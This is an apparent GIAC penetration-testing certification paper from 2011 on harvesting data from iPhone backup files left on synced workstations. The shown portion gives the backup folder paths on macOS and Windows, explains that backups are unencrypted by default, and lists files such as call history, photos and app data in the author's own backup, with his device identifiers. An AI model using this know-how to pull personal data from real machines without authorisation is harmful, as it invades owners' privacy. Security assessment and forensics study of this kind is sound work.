IPhone backup files. A penetration tester's treasure trove?

GIAC (GPEN) Gold Certification

Author: Darren Manners, darrenmanners@manntechcomputersinc.com
Advisor: Rodney Caudle

Accepted: October 31st 2011

Abstract

In a penetration test it is usually impossible to acquire permission to attack the CEO's cell phone. But what if the CEO's workstation is in scope and the CEO has an iPhone synced with a workstation? What if the CEO's iPhone backup files are resident on this workstation? Would that be in scope? The answer is probably yes. The information that can be gleaned from an iPhone backup file is amazing and extremely useful to a penetration tester. We will discuss how to hunt for possible targets with iPhone backup files using Wireshark, Tcpdump and Metasploit. This paper will show how to view the contents of the IOS 5 backup file and extract useful information for the penetration test. We will discuss various mitigation techniques and the new IOS5 iCloud initiative and what this means for the future.

1. Introduction

One of the noticeable changes in recent technology history is the emergence of the smart phone. Technological advances in these fields have created devices that have almost the equivalent power and functionality of desktop computers. Apple Computing has become one of the leaders in this field, overtaking Microsoft to become the largest technology business in the world, with a near religious like following. (Huffman, 2010)

Two products that have propelled Apple's fortunes have been the iPad and the iPhone. Both of these devices have the same operating systems (OS). IOS 5.0 is the latest OS from Apple. These devices have been rapidly adopted by business with little regard to the security implications. This paper will concentrate on the iPhone.

The new frontier of smart phones and tablets offer a new and exciting avenue for exploitation. The rapid adoption, lack of corporate policy and open security make the iPhone a promising target. The ease at which iPhone's can connect up to a wireless network or cell network is part of the attraction for end users. Fitting easily into a pocket, the iPhone can be easily concealed in a corporate environment.

Hackers are writing new code to exploit this device. (Goodin, 2011)

Security firms are scrambling to create antivirus/antimalware programs to combat this growing menace. It is just a matter of time before the sophisticated attacks seen against desktops will be launched against iPhones.

Examining how this technology functions gives a penetration tester an edge in exploiting organizations. This paper will examine, in detail, the iPhone backup file. It will examine what files, within the structure of the backup file, would be of interest to the penetration tester. It will look at what tools a penetration tester can use to extract this information from the backup file and how it can be used in a penetration test. The implications of Apple's move from local to cloud backups will be discussed.

2. IPhone background information

Apple's iPhone has always been a source of conversation within the technology community. From the business model Apple enforces to the functionality and style they are rarely out of the news.

2.1. Brief History

The iPhone was first made available to the US on June 27th 2007. (Pogue, 2007) Steve Jobs, the late former CEO of Apple, initially tied the iPhone to AT&T. Subsequent releases contractually allowed Verizon and Sprint users to obtain the iPhone for their networks. Other vendors are used around the world, but this paper will concentrate on the US only.

The initial iPhone was simply called the iPhone and came in 4 GB and 8 GB sizes. Later models were the 3G, 3Gs, 4G and the now latest model, the 4Gs. The 4Gs can now hold a maximum 64 GB of data. ("iPhone 4s," 2011)

For this paper the 16 GB 4G running IOS 5.0 will be used.

Figure 2-1 iPhone 4G

2.2. Jailbreaking

The term jailbreaking refers to the removal of tying the iPhone to a particular cell phone carrier and/or removing restrictions placed on the device. The initial demand for new iPhones was huge. Unless the user had a contract with a cell phone carrier that had an iPhone available, the user was out of luck. The user would have to purchase a new contract with a different carrier. The user could also not install software unless it was obtained through the App store.

Jailbreaking was born of frustration. Jailbreaking allowed users to use the iPhone on different networks and install software not approved by Apple. This was achieved by running a special piece of code on the actual device (Tether free) or running the code on a PC/Mac that is connected to an iPhone. (Tethered) In July 26th 2010 the Library of congress ruled that jailbreaking was exempt from DMCA rules and was not illegal. (Goldman, 2010)

Although Apple has attempted to make this process illegal, so far they have failed to do so. Jailbreaking will void the warranty on the iPhone as it breaks the end user license agreement, but it is not illegal. (Ionescu, 2010)

Jailbreaking software such as Jailbreakme, Cydia or Seas0npass enables the iPhone to be jailbroken. (Omar, 2011) There are a lot of sites that will offer to jailbreak phones. Unfortunately some of these sites are often infected or will download malicious software to the iPhone. (They will not be mentioned in this paper, as I cannot guarantee they will not install malicious software) Usually the end users, believing their actions were illegal in the first place, are reluctant to inform their IT department of any problems. IT departments should have a sound policy in place with regards jailbreaking iPhones.

The other security implication is that users may jailbreak their phone and install software that may contain malicious intent or damage the phone. (Battery drain, unable to do an update and device instability) ("Unauthorized modification of," 2011)

2.3. The App Store

The App store is Apples service side of the iPhone technology. Users can access the App store to obtain software, called Apps, for the iPhone. Apple controls very strictly what applications are available for the iPhone. Developers submit applications for Apple to review and once approved, those applications are available for users to download. Apple maintains strict control over this process to ensure that users get secure and stable applications. Unlike the Android OS, Apple has suffered less from malicious software using this strict model. Some would argue though, that it forces users to jailbreak their phones to use software that was rejected by Apple. ("Publishing an app," 2011)

2.4. ITunes

ITunes 1.0 was originally released in January 9th 2001. Originally called SoundJam MP, it was acquired by Apple in 2000. It is a software program that can be installed on a windows or mac machine. The current version is 10.5. Originally an iPhone end user had to install iTunes to initialize a device. In the new 5.0 IOS, devices no longer have to be connected to a PC, with iTunes installed. End users can now do this directly from the iPhone itself. ("IOS features," 2011)


The iTunes software allows end users to purchase and manage audio/video files. When used with an iPhone it can initialize the device, transfer audio/video and back the device up. It is the backup data that this paper will focus on.

3. How the iPhone backup works

Apple created a very simple way to restore and backup an iPhone. Originally the end user would connect the device to a PC/MAC. If set for automatic backup, each time the device connected it would back up. What data it backed up was dependent upon what the user had selected. The modern iTunes backs up in a very similar way with a few extra options. The new iPhone devices can also backup to Apples iCloud service. This paper will examine both methods and discuss the implications.

3.1. Local backup

The test phone is my personal iPhone. It has been upgraded from 4.1 OS to the latest 5.0 OS. It is an iPhone 4G. It has been in use for approximately one year, so it should be a good example of a working phone. The iPhone 4G running IOS 5.0 was attached to an Apple Macbook Pro running 10.6.8 OS with iTunes 10.5. (Fig 3-1) It begins to transfer file and data to backup files.



iPhone

Name: Darren Manners's iPhone
Capacity: 13.74 GB
Software Version: 5.0
Serial Number: C8RFDC86DDP7
Phone Number: (27[redacted] [redacted]-9575

Version

Your iPhone software is up to date. iTunes will automatically check for an update again on 11/8/11.

If you are experiencing problems with your iPhone, you can restore its original settings by clicking Restore.

Backup

○ Back up to iCloud
● Back up to this computer
□ Encrypt iPhone backup
Last backed up to this computer: Today 4:28 PM

Options


☑ Open iTunes when this iPhone is connected
☑ Sync with this iPhone over Wi-Fi
□ Sync only checked songs and videos
□ Prefer standard definition videos
□ Convert higher bit rate songs to 128 kbps AAC

Capacity 13.74 GB
Audio 0.37 GB
Video 1.65 GB
Photos 3.2 GB
Apps 0.90 GB
Other 0.58 GB
Free 10.3 GB

Figure 3-1 Starting the backup

Author Name, email@address@manntechcomputersinc.com

By default the iPhone will backup to the desktop unencrypted. Encryption is an option as shown in Figure 3.




Backup

○ Back up to iCloud
● Back up to this computer
□ Encrypt iPhone backup Change Password...
Last backed up to this computer: Unknown

Figure 3-2 Backup encryption option

Other options are to sync the iPhone over WI-FI (Fig 3-3)




Options

☑ Open iTunes when this iPhone is connected
☑ Sync with this iPhone over Wi-Fi
□ Sync only checked songs and videos
□ Prefer standard definition videos
□ Convert higher bit rate songs to 128 kbps AAC
□ Manually manage music and videos

Configure Universal Access...

Figure 3-3 WI-FI Sync

When selected, WI-FI will sync content every time sync is pressed on the iPhone. (Fig 3-4) The Apple Macbook Pro must be on and iTunes open. A backup is not synced on every press of the sync button. The iPhone device seems to back up to iTunes on the initial connection only. Subsequent connections will backup content only. Once iTunes is shutdown and reopened then a new backup is created again. (Landau, 2011)



-107 AT&T 11:16 AM 77%
General
iTunes Wi-Fi Sync

Automatically sync with iTunes on your computer when your iPhone is plugged in to power and connected to Wi-Fi.

Sync Now

EvolutionPro
Tones, Music, Movies, Podcasts, iTunes U, Books, Photos, and Apps

Last Sync: Today 11:00 AM


Figure 3-5 Sync now option

Author Name, email@address@manntechcomputersinc.com

3.2. The setup for iCloud backup

One of the new features that Apple IOS 5.0 introduces is the ability to back data up to Apple's iCloud Service. This new functionality will avoid the penetration tester's ability to recover data from the iPhone backup file, as no data is stored on the local machine. From an information security perspective possibly sending the companies sensitive information to a third party vendor may breach security policy and be more problematic than storing data locally.

The data is backed up over WI-FI to the iCloud service when the iPhone is on and connected to a power source. According to Apple's website iCloud backs up purchased music, TV shows, Apps, Books, Photos and video's, Device settings, App data, Home screen and app organization, SMS, MMS, iMessage and ringtones. ICloud is selected under settings. Move the slider to the on position. (Fig 3-7)



Backup

iCloud Backup ON

Automatically back up your camera roll, accounts, documents, and settings when this iPhone is plugged in, locked, and connected to Wi-Fi.

Last Backup: 1:

Figure 3-7 iCloud backup

4. The data structure of the iPhone/iPad Backup file

As with most backups there is a particular file structure to be adhered to. Apple is no exception.

4.1. Location

The iPhone backup file is located on an Apple computer in ("Iphone backup location,")

~/Users/<username>/Library/Application Support/MobileSync/Backup

On a Microsoft Windows XP machine the location is:

Documents & Settings\<username>\Application Data\Apple Computer\MobileSync\Backup

On a Microsoft Windows Vista/Windows 7 the location is:

Users\<username>\AppData\Roaming\Apple Computer\MobileSync\Backup


This paper will use a Macbook Pro.

The folder name for the test device in the backup folder is 52e08276128ad4ed32ee13fa81b476f569df459e on the test machine. This number represents the device Unique Device Identifier (UDID). The UDID is created when the device is first connected to iTunes. On a Microsoft Windows OS the UDID can also be found as a sub-key in the hardware registry file system. The folder is not created when iTunes is installed but is created when the first backup is run.

4.2. File Structure

The file structure is the same on both a Microsoft Windows OS and an Apple OS. The file types consist of .PLIST, .DB, .SQLITE, .DAT, .JPG, .ASIDE, .ITHMB, and .PNG files. Certain files within the data structure will be of more interest to a penetration tester.

The tool being used for analysis is called iBackupbot version 3.1.2. This is a commercial tool, but can be used in evaluation mode with a purchase niggle box. The left hand column shows the apps that have been installed. By clicking on the main folder more files are shown in the right hand panel. (Fig 4-1)



iTunes Backups
Darren Manners's iPhone (Tue Nov 1 17:17:3
ASKHOMEWORK.Theme-Park-Pinball
K6747D6H83.stickcliffdiving
com.ADT.ADTDistribution
com.Comcast.ComcastOTT
com.amazon.Amazon
com.amazon.Lassen
com.amazon.PriceCheckUS
com.apple.me.iDisk
com.apple.mobileme.fmip1
com.apple.store.Jolly
com.atari.mobile.atarisgreatesthits
com.atebits.Tweetie2
com.bankofamerica.BofA
com.barclaycardus.iphonesvc
com.blackboard.mobilelearnforiphone
com.cisco.CiscoMobileMT
com.cisco.umiapp
com.cnn.iphone
com.comcast.cim.xfinitytv
com.crackle.crackle-iphone
com.epicforce.ifighter
com.expedia.booking
com.feelgreatgames.starchart
com.glu.paperboy
com.gm.myBuick
com.google.b612
com.hbo.hbogo
com.move.Realtor
com.napster.napster
com.nuance.Dictation
com.nytimes.NYTimes

Darren Manners's iPhone

Product Type:	iPhone3,3	Product Version:	5.0
Serial Number:	C8RFDC86DDP7	Build Version:	9A334
IMEI:		Phone Number:	(27[redacted] [redacted]-9575

System Files

Path	Length	Version
□ Library/Preferences/csidata	2 KB	4.00
□ Library/CallHistory/call_history.db	28 KB	4.00
□ Media/iTunes_Control/Device/Trainer/com.apple.nike.Ru ...	0 KB	4.00
□ Media/iTunes_Control/Device/Trainer/WorkoutData.sqlite	52 KB	4.00
□ Media/Recordings/Recordings.db	20 KB	4.00
□ Media/Recordings/AssetManifest.plist	1 KB	4.00
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	601 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	652 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	775 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	686 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	721 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	737 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	768 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	909 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	729 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	819 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	118 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	719 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	731 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	749 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	874 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	2 MB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	846 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	571 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	110 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	606 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	906 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	818 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	690 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	12 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1..	735 KB	4.03


Welcome to iBackupBot

V 3.1.2, VOW Software, Ltd.

Figure 4-1 IBackupbot

4.2.1. Image Files

Image files contained within the backup folder are normally .JPG or .MOV files. Selecting and double clicking the file name the image is displayed. (Fig 4-2)



iBackupBot

```
▼ iTunes Backups
  ▼ Darren Manners's iPhone
      ASKHOMEWORK.Them
      K6747D6H83.stickcliff
      com.ADT.ADTDistribut
      com.Comcast.Comcast
      com.amazon.Amazon
      com.amazon.Lassen
      com.amazon.PriceChe
      com.apple.me.iDisk
      com.apple.mobileme.f
      com.apple.store.Jolly
      com.atari.mobile.ataris
      com.atebits.Tweetie2
      com.bankofamerica.Bo
      com.barclaycardus.iph
      com.blackboard.mobil
      com.cisco.CiscoMobile
      com.cisco.umiapp
      com.cnn.iphone
      com.comcast.cim.xfini
      com.crackle.crackle-ip
      com.epicforce.ifighter
      com.expedia.booking
      com.feelgreatgames.st
      com.glu.paperboy
      com.gm.myBuick
      com.google.b612
      com.hbo.hbogo
      com.move.Realtor
      com.napster.napster
      com.nuance.Dictation
      com.nytimes.NYTimes
      com.onstar.mylink
      com.pandora
```

Darren Manners's iPhone

Product Type:	iPhone3,3	Product Version:	5.0
Serial Number:	C8RFDC86DDP7	Build Version:	9A334
IMEI:		Phone Number:	(27[redacted]9575

System Files

Path	Length	Version
□ Media/DCIM/101APPLE/IMG_1452.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1453.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1454.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1455.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1456.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1457.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1458.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1459.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1460.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1464.JPG	2 MB	4.03
□ Media/DCIM/101APPLE/IMG_1465.JPG	2 MB	4.03
□ Media/iTunes_Control/Device/Trainer/com.apple.nike.RunWorkoutLockFile	0 KB	4.00
□ Media/iTunes_Control/Device/Trainer/WorkoutData.sqlite	52 KB	4.00
□ Media/PhotoData/com.apple.photos.caches_metadata.plist	1 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0028.JPG	71 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0028.THM	11 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0040.JPG	60 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0040.THM	12 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0047.JPG	62 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0047.THM	13 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0048.JPG	56 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0048.THM	11 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0108.JPG	84 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0108.THM	10 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0109.JPG	47 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0109.THM	7 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0111.JPG	39 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0111.THM	8 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0112.JPG	68 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0112.THM	15 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0115.JPG	61 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0115.THM	13 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0129.JPG	69 KB	4.00
□ Media/PhotoData/Metadata/DCIM/100APPLE/IMG_0129.THM	14 KB	4.00


Media/DCIM/101APPLE/IMG_1465.JPG

Welcome to iBackupBot

IMG_1465.JPG 2592x1936

Figure 4-2 Standard image file

By examining image IMG_1465.JPG we can start to look at other files that may give more information about this image. If Photostream is enabled it will also create another image, in this case IMG_1062.IMG. (Fig 4-3) Note that the names are different.



iBackupBot

```
▼ iTunes Backups
  ▼ Darren Manners's iPhone
      ASKHOMEWORK.Them
      K6747D6H83.stickcliff
      com.ADT.ADTDistribut
      com.Comcast.Comcast
      com.amazon.Amazon
      com.amazon.Lassen
      com.amazon.PriceChe
      com.apple.me.iDisk
      com.apple.mobileme.f
      com.apple.store.Jolly
      com.atari.mobile.ataris
      com.atebits.Tweetie2
      com.bankofamerica.Bo
      com.barclaycardus.iph
      com.blackboard.mobil
      com.cisco.CiscoMobile
      com.cisco.umiapp
      com.cnn.iphone
      com.comcast.cim.xfini
      com.crackle.crackle-ip
      com.epicforce.ifighter
      com.expedia.booking
      com.feelgreatgames.st
      com.glu.paperboy
      com.gm.myBuick
      com.google.b612
      com.hbo.hbogo
      com.move.Realtor
      com.napster.napster
      com.nuance.Dictation
      com.nytimes.NYTimes
```

Darren Manners's iPhone

Product Type:	iPhone3,3	Product Version:	5.0
Serial Number:	C8RFDC86DDP7	Build Version:	9A334
IMEI:		Phone Number:	(27[redacted]-9575

System Files

Path	Length	Version
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1045.JPG	729 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1046.JPG	909 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1047.JPG	768 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1048.JPG	737 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1049.JPG	721 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1050.JPG	686 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1051.JPG	775 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1052.JPG	652 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1053.JPG	601 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1054.JPG	605 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1055.JPG	660 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1056.JPG	640 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1057.JPG	620 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1058.JPG	597 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1059.JPG	631 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1060.JPG	730 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1061.JPG	724 KB	4.03
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1062.JPG	700 KB	4.03
□ Media/Recordings/AssetManifest.plist	1 KB	4.00
□ Media/Recordings/Recordings.db	20 KB	4.00
□ Media/Recordings/SyncAnchor.plist	1 KB	4.00
□ Media/Recordings/SyncedAssets.plist	1 KB	4.00
□ ocspcache.sqlite3	120 KB	4.00
□ SystemConfiguration/com.apple.AutoWake.plist	2 KB	4.00
□ SystemConfiguration/com.apple.mobilegestalt.plist	1 KB	4.00
□ SystemConfiguration/com.apple.network.identification.plist	36 KB	4.00
